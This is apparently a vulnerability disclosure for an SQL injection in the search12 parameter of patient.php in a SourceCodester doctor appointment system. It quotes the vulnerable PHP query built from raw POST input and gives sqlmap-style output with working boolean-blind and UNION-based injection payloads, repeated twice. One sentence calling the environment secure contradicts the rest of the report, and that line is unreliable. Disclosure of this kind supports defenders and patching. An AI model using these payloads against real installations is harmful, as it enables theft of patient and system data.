
SQL injection vulnerability exists in search12 parameter of /edoc/doctor/patient.php file of edoc doctor appointment system


Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.



```
if(isset($_POST["search"])){
    $keyword=$_POST["search12"];

    $sqlmain= "select * from patient where pemail='$keyword' or pname='$keyword' or pname like '$keyword%' or pname
    like '%$keyword' or pname like '%$keyword%' ";
    $selecttype="my";
```



```
---
Parameter: search12 (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: search12=Test Patient' AND 3855=3855 AND 'qEwI'='qEwI&search=Search

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: search12=Test Patient' UNION ALL SELECT CONCAT(0x71707a7a71,0x65704d614147646e5542796a494f4e4a62416b666
e415a6e4b6e4a424d72707975554261756d5667,0x7170717a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -&search=Search
---
```

“

Parameter: search12 (POST)

    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: search12=Test Patient' AND 3855=3855 AND 'qEwI'='qEwI&search=Search

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: search12=Test Patient' UNION ALL SELECT
CONCAT(0x71707a7a71,0x65704d614147646e5542796a494f4e4a62416b666e415a6e4b6e4a424
d72707975554261756d5667,0x7170717a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL--
-&search=Search

“

Source Download：

https://www.sourcecodester.com/hashenudara/simple-doctors-appointment-project.html